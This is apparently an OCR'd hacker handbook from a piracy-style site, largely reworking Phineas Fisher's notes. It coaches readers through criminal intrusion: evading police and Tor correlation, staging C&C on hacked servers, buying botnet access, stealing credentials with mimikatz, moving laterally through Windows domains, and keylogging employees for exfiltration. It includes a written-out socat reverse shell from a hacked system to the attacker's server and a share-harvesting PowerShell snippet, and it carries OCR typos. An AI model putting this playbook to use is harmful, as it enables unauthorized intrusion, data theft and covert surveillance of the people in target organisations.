
Hackers Handbook 2017



About this book

”Sadly, our world is upside-down. You get richer by doing bad things, and get locked up for doing good things. There was once a time when you had to break into an office building to exfiltrate documents. You used to need a gun to rob a bank. These days you can do it all from bed with a laptop in your hands. Hacking is a powerful tool. Learn it and join the fight!”

HaXF4RALL
Hackers Repository

www.haxf4rall.com

Introduction

Hackers' Song

"Put another password in,
Bomb it out and try again
Try to get past logging in,
We're hacking, hacking, hacking

Try his first wife's maiden name,
This is more than just a game,
It's real fun, but just the same,
It's hacking, hacking, hacking"

The Nutcracker (Hackers UK)

The hackers handbook is in consideration that all readers has a basic knowledge of using Linux/Windows and knowing what networks is and how it works, if not you can read up here and start pivoting the adventurous road - http://wp.me/p7eTi7-ap.

From hereon there will be guides/tricks/hacks which will have a numbering system and the links below related to that “subject”. Use them wisely.

First things first… Protection – Encrypt your hard drive [2]

I assume that by the time the police come to impound your computer, you've already made many mistakes, but an ounce of prevention is worth a pound of cure.

Use a virtual machine and route all your traffic through Tor [1]

This achieves two things. First, all of your connections are anonymized through the Tor network. Second, keeping your personal life and your anonymous life on different computers helps you avoid mixing them up by accident.

You can protect yourself with Whonix [3], Tails [4], Qubes TorVM [5], or something personalized [6]. You can find a detailed comparison here [7].

3. (Optional) Don't connect to the Tor network directly

Tor is not a panacea. It's possible to correlate the times at which your connected to Tor with the times during which your hacker handle is active. There have also been attacks using the Tor exit node [8]. You can connect to the network using other people's wifi. Wifislax [9] is a linux distro with many tools for procuring wifi. Another option is to connect to a VPN or a bridge node [10] before connecting to Tor, but this is less secure because it is possible to correlate the hacker's activity with the internet activity coming from your house (this was used as evidence against Jeremy Hammond, for example [11]).

[1] https://www.torproject.org/

[2] https://info.securityinabox.org/es/chapter-4

[3] https://www.whonix.org/

[4] https://tails.boum.org/

[5] https://www.qubes-os.org/doc/privacy/torvm/

[6] https://trac.torproject.org/projects/tor/wiki/doc/TransparentProxy

[7] https://www.whonix.org/wiki/Comparison_with_Others

[8] https://blog.torproject.org/blog/tor-security-advisory-relay-early-traffic-confirmation-attack/

[9] http://www.wifislax.com/

[10] https://www.torproject.org/docs/bridges.html.en

[11] http://www.documentcloud.org/documents/1342115-timeline-correlation-jeremy-hammond-and-anarchaos.html

Don’t hack directly from the Tor exit nodes. They're on blacklists, go very slowly, and cannot receive reverse connections. Tor serves to protect your anonymity while you connect to the infrastructure you use for hacking, which consists of:

1. Domain names

To give directions to command and control (C&C), and for setting up DNS tunnels for secure exfiltration.

2. Stable server

To serve as C&C servers for receiving reverse shells, as a place to launch attacks from, and a place to stash the loot.

3. Hacked servers

To serve as pivots behind which I hide the IP addresses of stables servers, and for when I want a quick connection without a pivot -- for port scanning, for example, or scanning the entire internet, or downloading a database through sql injection, etc.

Obviously you have to pay anonymously, with bitcoin, for example (if you use it carefully).

3.2 Accountability

In the news we often see attacks attributed to groups of governmental hackers ('APTs'), because they always use the same tools, leave the same footprints, and even use the same infrastructure (domains, emails, etc.). They're negligent because they free to hack without any legal consequences.

4. Gathering information

Though it might be tedious, this step is very important, since the larger the attack surface, the easier it will be to find a weakness in it, somewhere.

4.1 - Technical Information

Some of the tools and techniques include:

1) Google

You can find a lot of unexpected things with a couple well-chosen search queries. The identity of DPR, for example [1]. The bible on how to use google for hacking is the book, "Google Hacking for Penetration Testers" [2].

2) Enumeration of subdomains

A business's main domain is usually supplied by a third party, and you're going to find a range of IP addresses belonging to subdomains like mx.company.com, ns1.company.com, etc. And sometimes there are things in 'hidden' subdomains that should not be exposed. Tools useful for discovering domains are subdomains include fierce [3], theHarvester [4], and recon-ng [5].

3) Whois queries and inverse queries

With an inverse query using a domain's whois information or a business's IP range, you can find other domains and IP ranges belonging to them. As far as I know, there's no free way of making inverse whois queries, except for a google 'hack': "via della moscova 13" site:www.findip-address.com "via della moscova 13" site:domaintools.com

4) Portscanning and fingerprinting

Apart from the other techniques, you can talk to the business's employees. I include it in this section because it isn't an attack, just a means of obtaining information. The business's IDS might generate an alert upon detecting a portscan, but you don't have to worry about that. The entire internet is scanning itself constantly.

For scanning, nmap [6] is precise, and can fingerprint most of the services it discovers. For businesses with large IP ranges, zmap [7] or masscan [8] are fast. WhatWeb [9] and BlindElephant [10] can fingerprint websites.

[1] http://www.nytimes.com/2015/12/27/business/dealbook/the-unsung-tax-agent-who-put-a-face-on-the-silk-road.html

[2] http://web.archive.org/web/20140610083726/http://www.soulblack.com.ar/repo/papers/hackeando_con_google.pdf

[3] http://ha.ckers.org/fierce/

[4] https://github.com/laramies/theHarvester

[5] https://bitbucket.org/LaNMaSteR53/recon-ng

[6] https://nmap.org/

[7] https://zmap.io/

[8] https://github.com/robertdavidgraham/masscan

[9] http://www.morningstarsecurity.com/research/whatweb

[10] http://blindelephant.sourceforge.net/

4.2 - Social information

For social engineering, it's very useful to gather information about the employees, their roles, contract information, operating system, nagivator, plugins, software, etc. Some resources include:

1) Google

Here's the most useful tool, again.

2) theHarvester & recon-ng

I've mentioned these already in the last section, but they have much more functionality. You can find a lot of information quickly and automatically. It's worth the trouble to read all the documentation.

3) LinkedIn

You can find a lot of information about the employees here. The businesses' recruiters will be the ones most inclined to talk.

4) Data.com

Previously known as jigsaw. They have contact information for many employees.

5) File metadata

You can find a lot of information about employees and their system in the metadata of files that the business has published. Some handy tools for finding files on a business's website and extracting metadata are metagoofil [1] and FOCA [2].

[1] https://github.com/laramies/metagoofil

[2] https://www.elevenpaths.com/es/labstools/foca-2/index.html

5 - Entering the Network

There are various ways to make an entrance. I'm going to talk a bit about more common methods, which I recommend attempting first.

5.1 - Social engineering

Social engineering, and specifically spear phishing, is responsible for the majority of hacks these days. For an introduction in Spanish, see [1]. For more information in English, see [2] (the third part, "Targeted Attacks"). For entertaining anecdotes about social engineering in the past, see [3]. The Famous SEToolkit to create payloads [4]

[1] http://www.hacknbytes.com/2016/01/apt-pentest-con-empire.html

[2] http://blog.cobaltstrike.com/2015/09/30/advanced-threat-tactics-course-and-notes/

[3] http://www.netcomunity.com/lestertheteacher/doc/ingsocial1.pdf

[4] https://www.trustedsec.com/social-engineer-toolkit/

5.2 - Buying access

Thanks to the hardworking Russians and their exploit kits, traffic trafickers, and bot farms, many businesses already have compromised machines in their network. Almost all of the Fortune 500, with their enormous networks, have a few bots on the inside.

6 - Be prepared

Do a lot of work and testing before using the exploits against the target.

The post-exploitation tools

1) busybox

For all the common Unix utilities that the system didn't have.

2) nmap

For scanning and fingerprinting internal networks.

3) Responder.py

The most useful tool for attacking Windows when you have access to the internal network but don't have a user account.

4) Python

For executing Responder.py.

5) tcpdump

For sniffing traffic.

6) dsniff or ettercap

For snooping passwords from vulnerable protocols like ftp, and for arpspoofing.

7) socat

For a handy pty shell:

my_server: socat file: `tty`, raw, echo=0, tcp-listen:mi_port

hacked_system: socat exec:'bash -li',pty,stderr,setsid,sigint,\

sane tcp:my_server:my_port

And for many other things. It's a network swiss army knife. See the examples section of its documentation.

8) screen

Like socat's pty

9) a SOCKS proxy server

To use together with proxychains for accessing the internal network with this or that other programme.

10) tgcd

For forwarding ports, like those of the SOCKS server, through the firewall.

[1] https://www.busybox.net/

[2] https://nmap.org/

[3] https://github.com/SpiderLabs/Responder

[4] https://github.com/bendmorris/static-python

[5] http://www.tcpdump.org/

[6] http://www.monkey.org/~dugsong/dsniff/

[7] http://www.dest-unreach.org/socat/

[8] https://www.gnu.org/software/screen/

[9] http://average-coder.blogspot.com/2011/09/simple-socks5-server-in-c.html

[10] http://tgcd.sourceforge.net/

I'm going to give a quick review of the techniques used for spreading out inside a Windows network.

The techniques for remote execution require a local administrator's password or hash to work. Often, the most common way of obtaining these credentials is to use mimikatz [1], and above all sekurlsa::logonpasswords and sekurlsa::msv, from the machines you already have administrative access to.

The techniques for moving around "in situ" also require administrative privileges (except for runas). The most important tools for privilege escalation are PowerUp [2], and bypassuac [3].

[1] https://adsecurity.org/?page_id=1821

[2] https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerUp

[3]https://github.com/PowerShellEmpire/Empire/blob/master/data/module_source/privesc/Invoke-BypassUAC.ps1

Remote navigation:

1) psexec

The tried and tested way of navigating Windows networks. You can use psexec [1], winexe [2], metasploit's psexec_psh [3], powershell empire's invoke_psexec [4], or the Windows command "sc" [5]. For the metasploit module, powershell empire, and pth-winexe [6], it's enough to know the hash without knowing the password. This is the most universal way (it works on any computer with port 445 open), but it is also the least cautious. Events of type 7045 "Service Control Manager" will appear in the registry. In my experience, this has never tipped anyone off during a hack, but it's something they might notice afterwards, and it might help the investigators figure out what the hacker was doing.

2) WMI

The most cautious method. The WMI service is enabled on all Windows computers, except for servers, where the firewall blocks it by default. You can use wmiexec.py [7], pth-wmis [6] (you can find a demo of wmiexec and pth-wmis here [8]), powershell empires's invoke_wmi, or the Windows command, wmic [5]. Aside from wmic, the rest of these require only the hash.

3) PSRemoting [10]

This is disabled by default, and I don't advise enabling new protocols unless you have you. But if the sysadmin has already enabled it, it's very convenient, especially if you use powershell for everything (and yes, you should use powershell for almost everything; this may change [11] with powershell 5 and Windows 10, but right now powershell makes it easy to do everything in RAM, dodge the antivirus, and leave few footprints).

4) Programmed tasks

You can execute programmes remotely with at and schtasks [5]. They work in the same situations as psexec, and likewise leave some 1known footprints [12].

5) GPO

If all of those protocols are disabled or blocked by the firewall, once you are the administrator of the domain, you can use GPO to give it a logon script, install an msi, execute a programmed task [13], or as we will see with computer of Mauro Romeo (Hacking Team's sysadmin), enable WMI and open the firewall through GPO.

[1] https://technet.microsoft.com/en-us/sysinternals/psexec.aspx

[2] https://sourceforge.net/projects/winexe/

[3] https://www.rapid7.com/db/modules/exploit/windows/smb/psexec_psh

[4] http://www.powershellempire.com/?page_id=523

[5] http://blog.cobaltstrike.com/2014/04/30/lateral-movement-with-high-latency- cc/

[6] https://github.com/byt3bl33d3r/pth-toolkit

[7] https://github.com/CoreSecurity/impacket/blob/master/examples/wmiexec.py

[8] https://www.trustedsec.com/june-2015/no_psexec_needed/

[9] http://www.powershellempire.com/?page_id=124

[10] http://www.maquinasvirtuales.eu/ejecucion-remota-con-powershell/

[11] https://adsecurity.org/?p=2277

[12] https://www.secureworks.com/blog/where-you-at-indicators-of-lateral-movement-using-at-exe-on-windows-7-systems

[13]https://github.com/PowerShellEmpire/Empire/blob/master/lib/modules/lateral_movement/new_gpo_immediate_task.py

Navigation 'in situ':

1) Impersonating tokens

Once you have administrative access to a computer, you can use other users' tokens to access the domain's resources. Two tools for doing this are incognito [1] and the token::* commands in mimikatz [2].

2) MS14-068

You can take advantage of a validation vulnerability in Kerberos to generate a domain administrator ticket [3][4][5].

3) Pass the Hash

If you have your has but the user does not have an active session, you can use sekurlsa:pth [2] to obtain a user ticket.

4) Process injection

Any RAT can be injected into another process -- the migrate command in meterpreter and pupy [6], for example, or psinject [7] in powershell empire. You can inject the process that has the token that you want.

5) runas

This sometimes turns out to be very useful because it doesn't require admin privileges. The command is part of Windows, but if you dont' have the graphical interface, you can use powershell [8].

[1] https://www.indetectables.net/viewtopic.php?p=211165

[2] https://adsecurity.org/?page_id=1821

[3] https://github.com/bidord/pykek

[4] https://adsecurity.org/?p=676

[5] http://www.hackplayers.com/2014/12/CVE-2014-6324-como-validarse-con-cualquier-usuario-como-admin.html

[6] https://github.com/n1nj4sec/pupy

[7] http://www.powershellempire.com/?page_id=273

[8] https://github.com/FuzzySecurity/PowerShell-Suite/blob/master/Invoke-Runas.ps1

13.2 - Persistence

Once you have gained access, you want to maintain it. When you're in the hacking businesses, you don't need persistence because the business never sleeps. The only 'persistence' I use is in duqu 2's sense, executing in the RAM of a couple of servers with high rates of uptime. In the hypothetical case that everything is reset at once, I have passwords and a golden ticket [1] set aside. You can read more information about persistence mechanisms for Windows here [2][3][4]. But for hacking businesses, you don't need it, and it raises the risk of detection.

[1] http://blog.cobaltstrike.com/2014/05/14/meterpreter-kiwi-extension-golden-ticket-howto/

[2] http://www.harmj0y.net/blog/empire/nothing-lasts-forever-persistence-with-empire/

[3] http://www.hexacorn.com/blog/category/autostart-persistence/

[4] https://blog.netspi.com/tag/persistence/

13.3 - Internal reconnaissance

The best tool these days for understanding Windows networks is Powerview [1]. It's worth the trouble to read everything by the author [2], and above all [3], [4], [5], and [6]. Powershell is, again, very powerful [7]. But since there are still many 2003 and 2000 servers without powershell, you should also look the old school way [8], with tools like netview.exe [9] or the windows "new view" command.

Other techniques:

1) Download a list archive numbers

With the domain administrator account, you can download all the archive numbers in the network with powerview:

```
Inqvoke-ShareFinderThreaded -ExcludedShares IPC$,PRINT$,ADMIN$ |
select-string '^(.*) \t-' | %{dir -recurse $_.Matches[0].Groups[1]
| select fullname | out-file -append files.txt}
```

You can then read it at your leisure later on, and choose the ones that you want to download.

2) Read emails

You can download emails with powershell, and obtain a lot of useful information.

3) Read sharepoint

This is another place where many businesses have important information. You can download it with powershell [10].

4) Active Directory [11]

It holds a lot of useful information about users and computers. Without being the domain admin, you can already find a great deal of information with powerview and other tools [12]. After becoming the domain admin, you should export all the information from AD using csvde or some other tools.

5) Spy on the employees

Stalk the sysadmins. With a simple combination of PowerSploit's Get-Keystrokes and Get-TimedScreenshot [13], nishang's Do-Exfiltration, and GPO, you can spy on any employee you want, or even the entire domain.

[1] https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerView

[2] http://www.harmj0y.net/blog/tag/powerview/

[3] http://www.harmj0y.net/blog/powershell/veil-powerview-a-usage-guide/

[4] http://www.harmj0y.net/blog/redteaming/powerview-2-0/

[5] http://www.harmj0y.net/blog/penetesting/i-hunt-sysadmins/

[6] http://www.slideshare.net/harmj0y/i-have-the-powerview

[7] https://adsecurity.org/?p=2535

[8] https://www.youtube.com/watch?v=rpwrKhgMd7E

[9] https://github.com/mubix/netview

[10] https://blogs.msdn.microsoft.com/rcormier/2013/03/30/how-to-perform-bulk-downloads-of-files-in-sharepoint/

[11] https://adsecurity.org/?page_id=41

[12] http://www.darkoperator.com/?tag=Active+Directory

[13] https://github.com/PowerShellMafia/PowerSploit

[14] https://github.com/samratashok/nishang

For spearfishing attempts, Encrypted emails only, please:

https://securityinabox.org/es/thunderbird_usarenigmail

Conclusion

Thanks for buying the hackers handbook, keep on supporting the haxf4rall team and get the latest news, hacker tools on our website, daily.

Special thanks to Phineas Fisher for his tremendous work and skills. Salute!

www.haxf4rall.com